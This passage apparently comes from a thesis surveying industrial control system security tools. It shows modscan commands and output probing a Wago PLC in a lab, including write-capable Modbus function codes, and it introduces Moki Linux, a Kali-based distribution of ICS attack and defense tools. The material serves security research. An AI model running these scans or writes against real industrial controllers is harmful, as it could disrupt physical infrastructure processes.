Starting Scan...
192.168.1.1:502 1
192.168.1.1:502 2
192.168.1.1:502 3
192.168.1.1:502 4
192.168.1.1:502 5
192.168.1.1:502 6
192.168.1.1:502 7
192.168.1.1:502 8
192.168.1.1:502 9
192.168.1.1:502 10
192.168.1.1:502 11
192.168.1.1:502 12
192.168.1.1:502 13
192.168.1.1:502 14
192.168.1.1:502 15
192.168.1.1:502 16
```

Figure 64. *modscan* command using Function Code 0x01 (Read Coils) in aggressive mode

Figure 65 lists some of the Function Codes that are supported by the Wago 750-841 PLC as specified in the manual [39]. Function Codes 1, 2, 3, 4, 5, 6, 11, 15, 16, 22, and 23 are supported [39]. We tested all supported Function Codes and were successful in receiving positive scan results for all supported Function Codes. Each Function Code requires varying data inputs for the ModScan tool to do a successful scan. Using the ModScan tool requires a basic understanding of what each Function Code does and the types of information in each Function Codes data field.


```
root@kali:~# modscan -f 2 --data="\x00\x00\x00\x08" 192.168.1.1
Starting Scan...
192.168.1.1:502 1
Scan Complete.
root@kali:~# modscan -f 15 --data="\x00\x00\x00\x10\x02" 192.168.1.1
Starting Scan...
192.168.1.1:502 1
Scan Complete.
root@kali:~# modscan -f 4 --data="\x00\x00\x00\x01\x02" 192.168.1.1
Starting Scan...
192.168.1.1:502 1
Scan Complete.
root@kali:~# modscan -f 3 --data="\x00\x00\x00\x02" 192.168.1.1
Starting Scan...
192.168.1.1:502 1
Scan Complete.
root@kali:~# modscan -f 23 --data="\x00\x00\x00\x02\x00\x03" 192.168.1.1
Starting Scan...
192.168.1.1:502 1
Scan Complete.
```

Figure 65. *modscan* command using Function Codes 2, 3, 4, 15, and 23

THIS PAGE INTENTIONALLY LEFT BLANK

VI. MOKI LINUX DISTRIBUTION

In this chapter, we motivate the construction of a new, custom Linux distribution tailored for ICS penetration testing and defense, called Moki Linux. As our survey has shown, there is no tools distribution subsuming all existing ICS-related tools. Rather, existing distributions are maintained for special-purpose training and only carry a subset of the available tools. Further, lack of documentation and lack of support motivates developing some distribution with a demonstrably correct configuration for these tools, giving confidence to users that they are working as expected.

In our survey, we observed that many tools are available from code repositories scattered across the Internet, such as various GitHub and Google Code repositories. Despite the wealth of tools available aggregated by Digital Bond, there is no single distribution, website or repository through which all of these resources are available. Further, we discovered many tools are poorly documented, are non-trivial to install or configure, and lack basic methods to demonstrate their correct functionality. It may appear to users that tools are not behaving properly, due to simple misconfiguration or a broken install process. Conversely, it may appear to users that tools are functioning correctly, when in fact the error messages are misleading and non-trivial test cases to demonstrate the actual logic are inaccessible. For example, in the case of the Modbus Metasploit module, *modbusclient*, there was no documentation describing how to change the default Modbus function code. As another example, the *PLCScan* tool uses function code 43 to request the PLC output device information by default. For PLCs that do not support this feature—like the Wago 750-841 PLC used in our test environment—the output message (“Device info error: ILLEGAL FUNCTION”) appears to users like an error.

In this work, we have begun the task of developing a customized Kali distribution designed for research in ICS security, to include all available ICS tools. The Moki Linux distribution builds on the Kali Linux distribution. We selected Kali due to its popularity as a platform for penetration testing. A future goal is for Moki to be used either as an enhancement to Kali (for penetration testing tools for ICS) or to Security Onion (with

defensive tools tailored for the ICS domain), depending on the needs of the end-user. Currently, Moki distribution install scripts are available from GitHub [49]. The Moki scripts support installing all the tools evaluated in this thesis (i.e., Quickdraw, PLCScan, CoDeSys runtime shell exploit, ModScan). Options are available to install Snort with Digital Bond's Quickdraw IDS rules, with logic to amend the existing Snort configuration and test the installation with sample traffic. The goal of the Moki distribution is to help new users overcome many of the difficulties we encountered in evaluating these tools. We are optimistic that others working in this domain may see value in simplifying the installation of ICS tools, and may fork or contribute to the Moki distribution.

VII. CONCLUSION

The growing importance of Industrial Control Systems in today’s increasingly interconnected systems warrants their study. Securing these systems is vital to our national security, in light of the grave consequences where our nation’s critical infrastructure is disrupted or otherwise impacted by cyber attack. The lack of a centralized repository of tools to experiment with ICS systems from a cyber-security perspective makes this task difficult.

A. SUMMARY

In this work, we have surveyed publicly available defensive and adversarial ICS-related tools. We found two primary penetration testing tools distributions (INL’s Kali Linux and SamuraiSTFU) developed primarily for ICS-related training courses. We highlighted many tools—found in neither distribution—that are publically available from repositories and research firms, such as Digital Bond. We conducted hands-on evaluation of select tools to verify their availability and to understand their operating state, including whether each works as described and has appropriate documentation to guide installation and use. We discovered that many tools are poorly documented, with features and functionality inaccessible without prior technical knowledge of various protocols and in-depth analysis of the source code.

The result of our survey and evaluation culminates in a proposed distribution for these tools. Moki Linux is an ICS-centric version of Kali Linux tailored with defensive and adversarial tools for security researchers in the ICS domain. Our first release of Moki Linux establishes a foundation on which other developers can build, to demonstrate how to install and configure their tools. Moki Linux is released as an open source custom Linux distribution, via GitHub, with the intention that it may evolve and incorporate new tools, as they are developed.

B. FUTURE RESEARCH

Future research topics related to our study include the continued hands-on evaluation of defensive and adversarial ICS tools, the documentation of ICS-related tools, and the expansion of the Moki Linux distribution.

Our survey was limited to ICS-related tools available as of September 2014. Technology advances and new research continuously change the state of ICS vulnerabilities known today, and thus inspire new tools and techniques to exploit and defend against them. Our survey of defensive and adversarial ICS-related tools may need to be expanded and re-evaluated as the state of research progresses. Furthermore, in this work, we evaluated only a small number of the available tools for this domain. Hands-on experimentation with existing tools may help the ICS community understand which tools need better documentation, which tools cease to be demonstrably useful and which tools require updates. Finally, tools that no longer work “as advertised” may warrant being improved or fixed.

We intend that developers expand the Moki Linux distribution to support all tools that may be useful for security research in the ICS domain. As such, expansion of Moki is crucial to keep pace with development of new tools and exploits. Demonstrating how to install and use tools by incorporating them into the Moki distribution will be beneficial to the ICS community and is worthy of future research, broadening the set of resources available to ICS security professionals.

LIST OF REFERENCES

- [1] White House. (2013, Feb.). *Presidential Policy Directive-Critical Infrastructure Security and Resilience*. [Online]. Available: <http://www.whitehouse.gov/the-press-office/2013/02/12/presidential-policy-directive-critical-infrastructure-security-and-resil>
- [2] J. N. Hoover. (2013, Jan. 11). Thousands of industrial control systems at risk: DHS study. [Online]. Available: <http://www.darkreading.com/risk-management/thousands-of-industrial-control-systems--at-risk-dhs-study/d/d-id/1108149?>
- [3] J. Matherly. (2010, Nov. 9). Exposing SCADA systems with Shodan. [Online]. Available: <http://threatpost.com/exposing-scada-systems-shodan-110910/74644>
- [4] M. Chipley et al., "Cybersecuring Industrial Control Systems," *The Military Engineer*, vol. 105, no. 685, Sep. 2013, <http://themilitaryengineer.com/index.php/tme-articles/tme-magazine-online/item/261-cybersecuring-industrial-control-systems>
- [5] K. Strouffer et al., Guide to industrial control systems (ICS) security, NIST special publication SP 800-82 Rev. 1. [Online]. Available: <http://csrc.nist.gov/publications/PubsSPs.html> Accessed Sep. 6, 2014.
- [6] D. Reed et al., (2013, May 22). The Coast Guard machinery control system (CGMCS) commonality come true. [Online]. Available: https://www.navalengineers.org/ProceedingsDocs/IntelligentShips/ISSX/B3_Walker_Paper.pdf
- [7] *Security for Industrial Automation and Control Systems Part 1: Terminology, Concepts, and Models*, ANSI Standard 99.00.01–2007, 2007.
- [8] Modbus. (2006, Dec.). Modbus application protocol V1.1b. [Online]. Available: http://www.modbus.org/docs/Modbus_Application_Protocol_V1_1b.pdf
- [9] Acromag. (2005, Jan.). Introduction to Modbus TCP/IP. [Online]. Available: http://www.prosoft-technology.com/kb/assets/intro_modbustcp.pdf
- [10] ABB. (2011, Feb.). 650 series DNP3 communications protocol manual. [Online]. Available: [http://www05.abb.com/global/scot/scot354.nsf/veritydisplay/5b0552a1511e3d9ac125783a004549d7/\\$file/1mrk511241-uen_-_en_communication_protocol_manual__dnp___650_series__iec.pdf](http://www05.abb.com/global/scot/scot354.nsf/veritydisplay/5b0552a1511e3d9ac125783a004549d7/$file/1mrk511241-uen_-_en_communication_protocol_manual__dnp___650_series__iec.pdf)

- [11] Digital Bond. (2014, Jul.). DNP3. [Online]. Available: <http://www.digitalbond.com/scadapedia/protocols/dnp3/>
- [12] ODVA. (2006). Common industrial protocol (CIP). [Online]. Available: http://www.odva.org/Portals/0/Library/Publications_Numbered/PUB00122R0_CIP_Brochure_ENGLISH.pdf Accessed Sep. 6, 2014.
- [13] ODVA. (2014). EtherNet/IP technology overview. [Online]. Available: <http://www.odva.org/Home/ODVATECHNOLOGIES/EtherNetIP/EtherNetIPTechnologyOverview.aspx> Accessed Sep. 6, 2014.
- [14] P. Brooks. (2001, Oct.). EtherNet/IP: industrial protocol white paper. [Online]. Available: http://literature.rockwellautomation.com/idc/groups/literature/documents/wp/enet-wp001_-en-p.pdf
- [15] Tofino Security. Tofino SCADA security simulator. [Online]. Available: <https://www.tofinosecurity.com/products/tofino-scada-security-simulator> Accessed Sep. 6, 2014.
- [16] Tofino Security, “Tofino SCADA Security Simulator User’s Guide,” Byres Security Inc. Lantzville, BC, Jan. 2013.
- [17] MTL. Tofino LSM—loadable security modules. [Online]. Available: http://www.mtl-inst.com/product/tofino_lsm_loadable_security_modules/ Accessed Sep. 6, 2014.
- [18] Digital Bond. About us. [Online]. Available: <http://www.digitalbond.com/about-us/> Accessed Sep. 6, 2014.
- [19] ICS-CERT. (2013, Jul.). Siemens SIMATIC STEP 7 DLL vulnerability. [Online]. Available: <http://ics-cert.us-cert.gov/advisories/ICSA-12-205-02>
- [20] Digital Bond. I3P. [Online]. Available: <https://www.digitalbond.com/scadapedia/security-controls/i3p/> Accessed Sep. 6, 2014.
- [21] Idaho National Laboratory. (2014, Aug.). National supervisory control and data acquisition test bed. [Online]. Available: <http://www.inl.gov/research/national-supervisory-control-and-data-acquisition-test-bed/d/national-supervisory-control-and-data-acquisition-test-bed.pdf>
- [22] U.S. Department of Energy. (2008, Jan.). National SCADA test bed program. [Online]. Available: http://energy.gov/sites/prod/files/oeprod/DocumentsandMedia/DOE_OE_NSTB_Multi-Year_Plan.pdf

- [23] SamuraiSTFU. Training syllabus. [Online]. Available: <http://www.samuraistfu.org/training-syllabus> Accessed Sep. 6, 2014.
- [24] Rapid 7. Metasploit: the attacker's playbook. [Online]. Available: <http://www.rapid7.com/products/metasploit/> Accessed Sep. 6, 2014.
- [25] Snort. (2013, Jun. 6). What is Snort. [Online]. Available: <https://github.com/vrtadmin/snort-faq/blob/master/FAQ/What-is-Snort.md>
- [26] Tenable Network Security. Nessus. [Online]. Available: <http://www.tenable.com/products/nessus> Accessed Sep. 6, 2014.
- [27] Saleae. (2014, Sep.). About. [Online]. Available: <https://www.saleae.com/about>
- [28] D. Beresford. (2012, Jul. 13). S7 Metasploit modules. [Online]. Available: <https://github.com/moki-ics/s7-metasploit-modules>
- [29] SCADAhacker. (2012, Sep. 10). Metasploit modules for SCADA-related vulnerabilities. [Online]. Available: <http://scadahacker.com/resources/msf-scada.html>
- [30] Ti Safe. About TI Safe. [Online]. Available: <http://www.tisafe.com/en/empresa/sobre/> Accessed Sep. 6, 2014.
- [31] J. Seidl and M. A. Branquinho, "Detecting problems in industrial networks through continuous monitoring," TiSafe, Rio de Janeiro, Brazil. White Paper, Jun. 13, 2013.
- [32] Digital Bond. (2014, Jul.). Quickdraw SCADA IDS. [Online]. Available: <http://www.digitalbond.com/tools/quickdraw/>
- [33] ICS-CERT. (2011, Oct.). Rockwell RSLogix overflow vulnerability (Update A). [Online]. Available: <https://ics-cert.us-cert.gov/advisories/ICSA-11-273-03A>
- [34] CVE Details. (2011, Feb.). Vulnerabilities details: CVE-2010-4709. [Online]. Available: <http://www.cvedetails.com/cve/CVE-2010-4709/>
- [35] GitHub. (2013, Oct. 15). Modbus_findunitid.rb. [Online]. Available: https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/scada/modbus_findunitid.rb
- [36] The Modbus Community. (2012, Jan. 26). Modbus TCP—What is the correct usage of Unit ID? [Online]. Available: <http://modbus.control.com/thread/1327578856>

- [37] GitHub. (2014, Jun. 28). Modbusclient.rb. [Online]. Available: <https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/scada/modbusclient.rb>
- [38] Wago. (2007). Modbus communication between WAGO Ethernet couplers and controllers. [Online]. Available: http://www.wago.com/wagoweb/documentation/app_note/a3000/a300003e.pdf Accessed Sep. 6, 2014.
- [39] Wago. (2011). Wago-I/O-System 750 ethernet TCP/IP programmable fieldbus controller. [Online]. Available: http://www.wago.com/wagoweb/documentation/750/eng_manu/coupler_controller/m07500841_00000000_0en.pdf Accessed Sep. 6, 2014.
- [40] GitHub. (2013, Oct. 15). Modbusdetect.rb. [Online]. Available: <https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/scada/modbusdetect.rb>
- [41] D. Efanov. (2012, Dec. 4). Plcscan.py. [Online]. Available: <https://code.google.com/p/plcscan/source/browse/trunk/plcscan.py>
- [42] Positive Technologies. (2013, Jan. 22). PLCScan. [Online]. Available: <https://www.youtube.com/watch?v=SgZTJva2NfA>
- [43] Digital Bond. 3S CoDeSys. [Online]. Available: <http://www.digitalbond.com/tools/basecamp/3s-codesys/> Accessed Sep. 6, 2014.
- [44] 3S CoDeSys. (2013). The CoDeSys device directory. [Online]. Available: [http://www.sks.fi/www/images/CODESYS_DeviceDirectory_en_2013-14.pdf/\\$FILE/CODESYS_DeviceDirectory_en_2013-14.pdf](http://www.sks.fi/www/images/CODESYS_DeviceDirectory_en_2013-14.pdf/$FILE/CODESYS_DeviceDirectory_en_2013-14.pdf) Accessed Sep. 6, 2014.
- [45] ICS-CERT. (2013, Jan. 10). 3S CoDeSys vulnerabilities. [Online]. Available: <https://ics-cert.us-cert.gov/advisories/ICSA-13-011-01>
- [46] Def Con. (2011, Jan. 18). DEFCON 16: ModScan: A SCADA network Modbus scanner. [YouTube video]. Available: https://www.youtube.com/watch?v=z14tgdvZf_E Accessed Sep. 6, 2014.
- [47] M. Bristow. (2008, Aug.). ModScan: A SCADA Modbus network scanner [Online]. Available: <https://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-bristow.pdf>
- [48] Google Code. (2008, Aug.). Modscan.py. [Online]. Available: <http://modscan.googlecode.com/svn/trunk/modscan.py>

- [49] M. S. Javate. (2014, Jun. 22). Moki Linux. [Online]. Available: <https://github.com/moki-ics/moki>
- [50] D. Burks. (2013, Feb.). Introduction to Security Onion. [Online]. Available: <https://code.google.com/p/security-onion/wiki/IntroductionToSecurityOnion>
- [51] Tenable Network Security. Passive vulnerability scanner critical capabilities. [Online]. Available: <http://www.tenable.com/products/passive-vulnerability-scanner/capabilities> Accessed Sep. 6, 2014.
- [52] Digital Bond. About us. [Online]. Available: <http://www.digitalbond.com/about-us/> Accessed Sep. 6, 2014.
- [53] National Instruments. (2014, Jan.). Introduction to Modbus. [Online]. Available: <http://www.ni.com/white-paper/7675/en/pdf>

THIS PAGE INTENTIONALLY LEFT BLANK

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
Ft. Belvoir, Virginia
2. Dudley Knox Library
Naval Postgraduate School
Monterey, California